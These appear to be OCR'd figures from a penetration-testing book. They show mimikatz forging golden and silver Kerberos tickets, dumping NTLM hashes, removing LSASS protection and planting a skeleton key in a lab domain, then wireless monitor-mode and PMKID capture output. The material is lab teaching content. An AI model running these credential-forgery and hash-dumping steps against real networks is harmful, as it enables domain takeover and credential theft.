
```
mimikatz # kerberos::golden /user:NotAdmin /domain:redteamlab.local /sid:S-1-5-21-3308815703-1801
899785-1924879678 /krbtgt:faea0ec9ebb153278b5b15a7c41a57e4 /id:500 /ticket:golden_ticket
User      : NotAdmin
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-3308815703-1801899785-1924879678
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: faea0ec9ebb153278b5b15a7c41a57e4 - rc4_hmac_nt
Lifetime  : 1/19/2024 8:09:36 PM ; 1/16/2034 8:09:36 PM ; 1/16/2034 8:09:36 PM
-> Ticket : golden_ticket

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```





```
mimikatz # kerberos::golden /user:NotAdmin /domain:redteamlab.local /sid:S-1-5-21-3308815703-1801899785-1924879678 /k
rbtgt:faea0ec9ebb153278b5b15a7c41a57e4 /id:500 /endin:2147483647 /ticket:super_golden_ticket
User      : NotAdmin
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-3308815703-1801899785-1924879678
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: faea0ec9ebb153278b5b15a7c41a57e4 - rc4_hmac_nt
Lifetime  : 1/20/2024 11:26:13 AM ; 2/12/6107 1:33:13 PM ; 2/12/6107 1:33:13 PM
-> Ticket : super_golden_ticket

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```


```
mimikatz # kerberos::ptt golden_ticket

* File: 'golden_ticket': OK
```


Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> whoami
A
redteamlab\sqladmin
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> klist
B
Current LogonId is 0:0x2fad2
Cached Tickets: (1)
#0> Client: NotAdmin @ redteamlab.local
Server: krbtgt/redteamlab.local @ redteamlab.local
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 1/19/2024 20:09:36 (local)
End Time: 1/16/2034 20:09:36 (local)
Renew Time: 1/16/2034 20:09:36 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:


mimikatz # lsadump::lsa /patch
Domain : REDTEAMLAB / S-1-5-21-3308815703-1801899785-1924879678
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : ead0cc57ddaae50d876b7dd6386fa9c7
RID : 00000452 (1106)
User : sqladmin
LM :
NTLM : a6f05e37b3fa335e5a086d53467099c5
RID : 00000455 (1109)
User : sRuCqsHGNB
LM :
NTLM : 0b0c8486b8c5315f3ea51fb7c179f9cc
Domain controller hash
RID : 000003e8 (1000)
User : DC1$
LM :
NTLM : 8ee5dd382e8f122ce1919d73ddb09e3a


```
mimikatz # kerberos::golden /user:SilverTicket /domain:redteamlab.local /sid:S-1-5-21-3308815703-1801899785-192487967
8 /rc4:8ee5dd382e8f122ce1919d73ddb09e3a /id:1234 /target:dc1.redteamlab.local /service:HOST /ticket:silver_ticket
User      : SilverTicket
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-3308815703-1801899785-1924879678
User Id   : 1234
Groups Id : *513 512 520 518 519
ServiceKey: 8ee5dd382e8f122ce1919d73ddb09e3a - rc4_hmac_nt
Service   : HOST
Target    : dc1.redteamlab.local
Lifetime  : 1/19/2024 8:34:55 PM ; 1/16/2034 8:34:55 PM ; 1/16/2034 8:34:55 PM
-> Ticket : silver_ticket

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```




```
mimikatz # kerberos::ptt silver_ticket

* File: 'silver_ticket': OK

mimikatz #
```


```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> whoami
redteamlab\sqladmin

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> klist

Current LogonId is 0:0x2fad2

Cached Tickets: (1)

#0>     Client: SilverTicket @ redteamlab.local
        Server: HOST/dc1.redteamlab.local @ redteamlab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 1/19/2024 20:34:55 (local)
        End Time:   1/16/2034 20:34:55 (local)
        Renew Time: 1/16/2034 20:34:55 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 580 -> 00/00 [0-0-0]

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # !-
[+] 'mimidrv' service stopped
[+] 'mimidrv' service removed

mimikatz #
```





```
Select Administrator: C:\Windows\SYSTEM32\cmd.exe - powershell
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> Enter-PSSession -Computername dc1 -credential redteamlab\Administr
ator
[dc1]: PS C:\Users\Administrator\Documents>
```

```
[dc1]: PS C:\Users\Administrator\Documents> whoami
redteamlab\administrator
[dc1]: PS C:\Users\Administrator\Documents> _
```





Chapter 14: Advanced Wireless Penetration Testing

Standard	Frequency	Max. Data Rate	Year Introduced
IEEE 802.11	2.4 GHz	2 Mbps	1997
IEEE 802.11b	2.4 GHz	11 Mbps	1999
IEEE 802.11a	5 GHz	54 Mbps	1999
IEEE 802.11g	2.4 GHz	54 Mbps	2003
IEEE 802.11n	2.4 GHz & 5 GHz	300 Mbps	2009
IEEE 802.11ac	5 GHz	1 Gbps	2013
IEEE 802.11ax	2.4 GHz & 5 GHz	9.6 Gbps	2019




	2.4 GHz	5 GHz
Range	Better	Good
Signal strength	Better	Good
Bandwidth	Good	Better
Interference	Most	Less







Standard	Max. Spatial Streams
IEEE 802.11n	4
IEEE 802.11ac	8
IEEE 802.11ax (WiFi 6)	8
IEEE 802.11ax (WiFi 6E)	8


ALFA
NETWORK


AP
SS1
SS2
SS3
Spartial Stream 3
Client A
Client B
Client C
SU-MIMO


AP
SS1
SS2
SS3
Spartial Stream 1
Spartial Stream 2
Spartial Stream 3
Client A
Client B
Client C
MU-MIMO

Feature	WPA2	WPA3
Key Management	Pre-shared Key (PSK) or Enterprise	PSK or Enterprise
Encryption Algorithm	AES (CCMP)	AES (CCMP) or GCMP
Authentication Protocol	802.1X/EAP, PSK	Enhanced Open, WPA3-Personal, 802.1X/EAP
Security Enhancements	-	Simultaneous Authentication of Equals (SAE), Dragonfly handshake, Robust Protection of Management Frames (PMF)
Robustness	Vulnerable to attacks like KRACK	Addresses KRACK and other known vulnerabilities
Security Levels	WPA2-Personal and WPA2-Enterprise	WPA3-Personal and WPA3-Enterprise
Opportunistic Wireless Encryption (OWE)	Not supported	Supported in WPA3-Personal
Forward Secrecy	No	Yes
Network Setup	Similar to WPA	Enhanced provisioning methods for simplified setup and increased security
Compatibility	Widely supported	Support growing, but not as widely available as WPA2
Industry Adoption	Widely adopted in legacy systems	Adoption increasing, but still transitioning from WPA2



```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ sudo airmon-ng check kill
Killing these processes:

    PID Name
   2873 wpa_supplicant


kali@kali:~$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

eth2      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
CH  9 ][ Elapsed: 1 min ][ 2023-12-15 17:02 ]

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C8:33:E5:[illegible]  -65       38        0    0  11  130   WPA2 CCMP   PSK  [illegible]
38:4C:4F:[illegible]  -80       31       42    0   1  195   WPA2 CCMP   PSK  [illegible]
9C:3D:CF:[illegible]  -37      103        3    0   7  540   WPA2 CCMP   PSK  [illegible]
68:7F:74:01:28:E1  -33       96       13    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:33:E5:[illegible]  04:B9:E3:[illegible]  -87    0 - 1      0        1
(not associated)   FC:49:2D:[illegible]  -83    0 - 1      0        2         C6 2020
(not associated)   92:29:25:[illegible]  -30    0 - 1      0        6
(not associated)   0A:D1:5E:[illegible]  -29    0 - 1      0        5
(not associated)   2E:91:5D:[illegible]  -50    0 - 5      0       11
38:4C:4F:[illegible]  E2:F2:14:[illegible]   -1    5e- 0      0       40
38:4C:4F:[illegible]  AA:24:4E:[illegible]   -1    1e- 0      0       11
38:4C:4F:[illegible]  40:A9:CF:[illegible]  -91    0 - 1      0        1
38:4C:4F:[illegible]  CA:EB:1C:[illegible]   -1    1e- 0      0        2
38:4C:4F:[illegible]  8A:0D:E6:[illegible]  -91    0 - 1      0       11
38:4C:4F:[illegible]  12:85:BA:[illegible]  -78    0 - 1      0        2
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -29    1e- 1e     0       36  PMKID  Target_Net
```


```
BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C8:33:E5:[illegible]  04:B9:E3:[illegible]  -87    0 - 1      0        1
(not associated)   FC:49:2D:[illegible]  -83    0 - 1      0        2         C6 2020
(not associated)   92:29:25:[illegible]  -30    0 - 1      0        6
(not associated)   0A:D1:5E:[illegible]  -29    0 - 1      0        5
(not associated)   2E:91:5D:[illegible]  -50    0 - 5      0       11
38:4C:4F:[illegible]  E2:F2:14:[illegible]   -1    5e- 0      0       40
38:4C:4F:[illegible]  AA:24:4E:[illegible]   -1    1e- 0      0       11
38:4C:4F:[illegible]  40:A9:CF:[illegible]  -91    0 - 1      0        1
38:4C:4F:[illegible]  CA:EB:1C:[illegible]   -1    1e- 0      0        2
38:4C:4F:[illegible]  8A:0D:E6:[illegible]  -91    0 - 1      0       11
38:4C:4F:[illegible]  12:85:BA:[illegible]  -78    0 - 1      0        2
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -29    1e- 1e     0       36  PMKID  Target_Net
```


```
CH  6 ][ Elapsed: 36 s ][ 2023-12-15 17:06 ]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[illegible]  -32 100      370       11    0   7  540   WPA2 CCMP   PSK  [illegible]
68:7F:74:01:28:E1  -27 100      373       25    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   FC:49:2D:[illegible]  -82    0 - 1      1        5         C6 2020
(not associated)   62:F9:4C:[illegible]  -39    0 - 1      0        7
(not associated)   08:1C:6E:[illegible]  -86    0 - 1      0        4         Redmi 9A,[illegible]
9C:3D:CF:[illegible]  14:EB:B6:[illegible]  -45    0 - 1      0        1
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -31    1e- 1e     0       57  PMKID  Target_Net
```

```
CH  6 ][ Elapsed: 36 s ][ 2023-12-15 17:09 ]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -28 100      377       25    0   6  130   WPA2 CCMP   PSK  Target_Net

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   66:18:F8:[illegible]  -36    0 - 1      0        7
(not associated)   FC:49:2D:[illegible]  -83    0 - 1     32        6         C6 2020
68:7F:74:01:28:E1  8A:65:00:0C:BD:42  -31    1e- 1e    68       88  PMKID  Target_Net
```

```
